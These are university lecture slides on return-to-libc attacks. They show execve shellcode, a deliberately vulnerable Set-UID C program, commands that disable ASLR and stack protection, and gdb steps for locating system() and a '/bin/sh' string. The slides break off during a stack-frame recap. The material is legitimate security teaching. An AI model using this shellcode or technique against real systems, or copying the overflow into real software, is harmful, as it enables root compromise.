

RETURN-TO-LIBC ATTACKS

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 10

Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

Non-executable Stack

Running shellcode in C program shellcode.c

```
1 /* shellcode.c */
2 #include <string.h>
3
4 const char code[] =
5     "\x31\xc0\x50\x68//sh\x68/bin"
6     "\x89\xe3\x50\x53\x89\xe1\x99"
7     "\xb0\x0b\xcd\x80";
8
9 int main(int argc, char **argv)
10 {
11     char buffer[sizeof(code)];
12     strcpy(buffer, code);
13     ((void(*)( ))buffer)();
14 }
```

Place the shellcode in a buffer located on the stack

Cast the buffer as a function and calls the function which consequently calls shellcode

Non-executable Stack

- Setting stack to be **executable** using gcc

```
[02/20/23] seed@VM:~/.../lecture10$ gcc -m32 -z execstack shellcode.c
[02/20/23] seed@VM:~/.../lecture10$ ./a.out
$
```

- Setting stack to be **non-executable** using gcc (compiler option: **noexecstack**)

```
[02/20/23] seed@VM:~/.../lecture10$ gcc -m32 -z noexecstack shellcode.c
[02/20/23] seed@VM:~/.../lecture10$ ./a.out
Segmentation fault
```

Non-executable Stack

- gcc -z **noexecstack**

Turns on a special “non-executable stack” bit in the header of the generated binary ‘a.out’

Can also set this bit in the executable header directly using the **execstack** tool (not during gcc compilation)

```
[02/16/23] seed@VM:~/.../lecture10$ execstack -s a.out
[02/16/23] seed@VM:~/.../lecture10$ ./a.out
$ exit
[02/16/23] seed@VM:~/.../lecture10$ execstack -c a.out
[02/16/23] seed@VM:~/.../lecture10$ ./a.out
Segmentation fault
```

Non-executable Stack (Display a.out Header Content)

```
[02/20/23] seed@VM:~/.../lecture10$ readelf -l a.out
```

```
Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52
```

-l option to read program headers

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x00000034	0x00000034	0x00180	0x00180	R	0x4
INTERP	0x0001b4	0x000001b4	0x000001b4	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x00000000	0x00000000	0x0041c	0x0041c	R	0x1000
LOAD	0x001000	0x00001000	0x00001000	0x00320	0x00320	R E	0x1000
LOAD	0x002000	0x00002000	0x00002000	0x001c0	0x001c0	R	0x1000
LOAD	0x002ed8	0x00003ed8	0x00003ed8	0x00130	0x00134	RW	0x1000
DYNAMIC	0x002ee0	0x00003ee0	0x00003ee0	0x000f8	0x000f8	RW	0x4
NOTE	0x0001c8	0x000001c8	0x000001c8	0x00060	0x00060	R	0x4
GNU_PROPERTY	0x0001ec	0x000001ec	0x000001ec	0x0001c	0x0001c	R	0x4
GNU_EH_FRAME	0x002024	0x00002024	0x00002024	0x0005c	0x0005c	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x002ed8	0x00003ed8	0x00003ed8	0x00128	0x00128	R	0x1

Non-executable Stack

- gcc -z **noexecstack**

Turns on a special “non-executable stack” bit in the **header** of the generated binary ‘a.out’


Can also set this bit in the executable header directly using the **execstack** tool

```
[02/20/23] seed@VM:~/..../lecture10$ execstack -s a.out
[02/20/23] seed@VM:~/..../lecture10$ readelf -a a.out > exec.txt E for Execute
[02/20/23] seed@VM:~/..../lecture10$ execstack -c a.out
[02/20/23] seed@VM:~/..../lecture10$ readelf -a a.out > noexec.txt
[02/20/23] seed@VM:~/..../lecture10$ diff exec.txt noexec.txt
76c76
<   GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
...
>   GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10
```



Non-executable Stack

- When program is executed, OS allocates memory for this program and checks this bit to decide whether to mark stack memory as executable or not using the page table entry **XD/NX bit** as discussed in previous lecture




- Note: XD/NX bit can also be disabled globally via BIOS menu, or by booting with **noexec=off** from the kernel command line window (Linux kernel). This can be **dangerous**, as it allows any code found in any memory page to be executed

How to Defeat This Countermeasure

Jump to existing code: e.g. `libc` library.

Function: `system(cmd)`: cmd argument is a command which gets executed.



Environment Setup (Vulnerable **stack.c** Program)

```
16 int main(int argc, char **argv)
17 {
18     char str[400];
19     FILE *badfile;
20
21     badfile = fopen("badfile", "r");
22     fread(str, sizeof(char), 300, badfile);
23     foo(str);
24
25     printf("Returned Properly\n");
26     return 1;
27 }
```

Reading 300 bytes of data from badfile.

Storing the file contents into a str variable of size 400 bytes.

Calling foo function with str as an argument.

Note : badfile is created by the user and hence the contents are in control of the user.

Environment Setup (Vulnerable **stack.c** Program)

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```

Environment Setup

- “Non executable stack” countermeasure is switched **on**
- StackGuard protection is switched **off**
- address randomization is turned **off**
- Root owned Set-UID program.

```
[02/21/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecstack -o stack stack.c
[02/21/23]seed@VM:~/.../lecture10$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/21/23]seed@VM:~/.../lecture10$ cat /proc/sys/kernel/randomize_va_space
0
[02/21/23]seed@VM:~/.../lecture10$ ls -l stack
-rwxrwxr-x 1 seed seed 18316 Feb 21 15:47 stack
[02/21/23]seed@VM:~/.../lecture10$ sudo chown root stack
[02/21/23]seed@VM:~/.../lecture10$ sudo chmod u+s stack
[02/21/23]seed@VM:~/.../lecture10$ ls -l stack
-rwsrwxr-x 1 root seed 18316 Feb 21 15:47 stack
[02/21/23]seed@VM:~/.../lecture10$ sudo ln -sf /bin/zsh /bin/sh
[02/21/23]seed@VM:~/.../lecture10$ █
```

Overview of the Attack

Task A : Find address of system() .

- *To overwrite return address with system()'s address.*

Task B : Find address of the “/bin/sh” string.

- *To run command “/bin/sh” from system()*

Task C : Construct arguments for system()

- *To find location in the stack to place “/bin/sh” address (argument for system())*

Task A : To Find `system()`'s Address.

- **libc library is loaded in memory** when a program runs.
- For the same program, the library is loaded in the **same location**. Hence, we can use **gdb** to find the location of the library functions. (**if ASLR is disabled**)
- Debug the vulnerable program using **gdb**
- Using `p` (print) command, **print address of `system()` and `exit()`**.

Task A : To Find system() 's Address.

```
seed@VM:~/.../lecture10$ rm badfile
seed@VM:~/.../lecture10$ touch badfile
seed@VM:~/.../lecture10$ gdb -q stack
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack...
gdb-peda$ run
Starting program: /home/seed/demos/lecture10/stack
Returned Properly
[Inferior 1 (process 762607) exited with code 01]
Warning: not running
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ print exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

Same address each time
program is executed
if ASLR is disabled

Task A : To Find system() 's Address.

- If ASLR is enabled

```
$1 = {<text variable, no debug info>} 0xf7ddd420 <system>
gdb-peda$ quit
[02/16/23] seed@VM:~/.../lecture10$ gdb -q stack_32bit
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with
  if pyversion is 3:
Reading symbols from stack_32bit...
gdb-peda$ run
Starting program: /home/seed/demos/lecture10/stack_32bit
Returned Properly
[Inferior 1 (process 16881) exited with code 01]
Warning: not running
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7d88420 <system>
```

Address is different each time program is executed


Task B : To Find “/bin/sh” String Address

- ‘/bin/sh’ string has to be placed in memory and its address known
- Two ways:
 - 1) exploit the buffer overflow vulnerability to place the string onto the stack and use gdb to find its address.

2) Pass the string “/bin/sh” as an environment variable.

Remember: exported environment variables in the shell process are always passed to the child process. When vulnerable program is run within the shell, the exported environment variable is passed to the vulnerable process and is **saved in the stack region of process memory**.


Shell Variables & Environment Variables: Recap



- Environment variables are **stored in the stack region** of both a parent and a child **process**

Task B : To Find “/bin/sh” String Address

Export an environment variable called “MYSHELL” with value “/bin/sh”.



MYSHELL is passed to the vulnerable program as an environment variable, which is stored on the stack.



We can find its address.

Task B : To Find “/bin/sh” String Address

envaddr.c : Code to display address of environment variable

```
#include <stdio.h>

int main()
{
    char *shell = (char *)getenv("MYSHELL");

    if(shell){
        printf("  Value:  %s\n", shell);
        printf("  Address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

Task B : To Find “/bin/sh” String Address

Export “**“MYSHELL”** environment variable and execute the code.

```
[02/21/23]seed@VM:~/.../lecture10$ gcc -m32 -o env55 envaddr.c  
[02/21/23]seed@VM:~/.../lecture10$ export MYSHELL="/bin/sh"  
[02/21/23]seed@VM:~/.../lecture10$ ./env55  
Value: /bin/sh  
Address: fffffd468
```

Make sure you compile for 32-bit as our vulnerable program stack.c will also be compiled for 32-bit architecture. If you do not pass this option, it will compile it into a **64-binary** which may have **different address offsets** for all environment variables in memory of env55 program compared to the memory addresses of the vulnerable stack program. I.e., the address to “/bin/sh” shown here, if we did not pass -m32 option, cannot be used later in our attack script.

Task B : Some Considerations

- Address of “MYSHELL” environment variable is **sensitive to the length of the program name**.
- If the program name is changed from env55 to env7777, we get a different address.

```
[02/21/23] seed@VM:~/.../lecture10$ gcc -m32 -o env7777 envaddr.c
[02/21/23] seed@VM:~/.../lecture10$ ./env7777
Value: /bin/sh
Address: fffffd464
```

4 instead of 8 since the two additional characters in the name of the program “77” push the address space by 2 bytes (2 extra bytes for address alignment)

Task B : Some Considerations

```
[02/21/23] seed@VM:~/..../lecture10$ gcc -m32 -g -o env55 envaddr.c  
[02/21/23] seed@VM:~/..../lecture10$ gdb env55
```

```
gdb-peda$ b main  
Breakpoint 1 at 0x11ed: file envaddr.c, line 6.  
gdb-peda$ run  
Starting program: /home/seed/demos/lecture10/env55
```

Breakpoint 1, `main ()` at `envaddr.c:6` **Display 60 environment variables**


6 {
gdb-peda\$ **x/60s** *((char **) environ)
0xfffffd41e: "SHELL=/bin/bash"
0xfffffd42e: "SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1879,unix/VM:/tmp/.ICE-unix/1879"
lower 0xfffffd478: "MYSHELL=/bin/sh"
0xfffffdf7d: "GDMSESSION=ubuntu"
0xfffffdf8f: "DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus"
0xffffdfc5: "OLDPWD=/home/seed"
higher 0xfffffdfd7: "/home/seed/demos/lecture10/env55"

Program name is pushed onto stack first which affects the memory locations of the environment variables (which are pushed next).

Task C : Argument for system()

- Arguments are accessed with respect to ebp.
- Argument for system() needs to be on the stack.


Need to know where exactly ebp is after we have “returned” to system(), so we can put the argument at $\text{ebp} + 8$.



Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

```
void main() {  
    func(3, 6);  
}
```




Recap : Activation Record (Example - Classic IA32)

```
void main() {  
    func(3, 6);  
}
```

30:	6a 06	push 0x6
32:	6a 03	push 0x3
34:	e8 fc ff ff ff	call 35
39:	83 c4 08	add sp,0x8
3c:	90	nop
3d:	c9	leave
3e:	c3	ret


(Intel Format)



Recap : Activation Record (Example - Classic IA32)

```
void main() {  
    func(3, 6);  
}
```

30:	6a 06	push 0x6
32:	6a 03	push 0x3
34:	e8 fc ff ff ff	call 35
39:	83 c4 08	add sp,0x8
3c:	90	nop
3d:	c9	leave
3e:	c3	ret




Recap : Activation Record (Example - Classic IA32)

```
void main() {  
    func(3, 6);  
}
```

30:	6a 06	push 0x6
32:	6a 03	push 0x3
34:	e8 fc ff ff ff	call 35
39:	83 c4 08	add sp,0x8
3c:	90	nop
3d:	c9	leave
3e:	c3	ret

SP →




Recap : Activation Record (Example - Classic IA32)

```
void main() {  
    func(3, 6);  
}
```

30:	6a 06	push 0x6
32:	6a 03	push 0x3
34:	e8 fc ff ff ff	call 35
39:	83 c4 08	add sp,0x8
3c:	90	nop
3d:	c9	leave
3e:	c3	ret

; IP updates to point to first instruction in func




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function Prologue:

```
0:      55      push  bp
```




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function **Prologue**:

0: 55 push bp

SP →




Recap : Activation Record (Example - Classic IA32)

```
int func(int a, int b) {  
    int i, j;  
    i = a;  
    j = b;  
    return 0;  
}
```

Function Prologue:

```
0: 55      push  bp  
1: 89 e5    mov   bp,sp
```

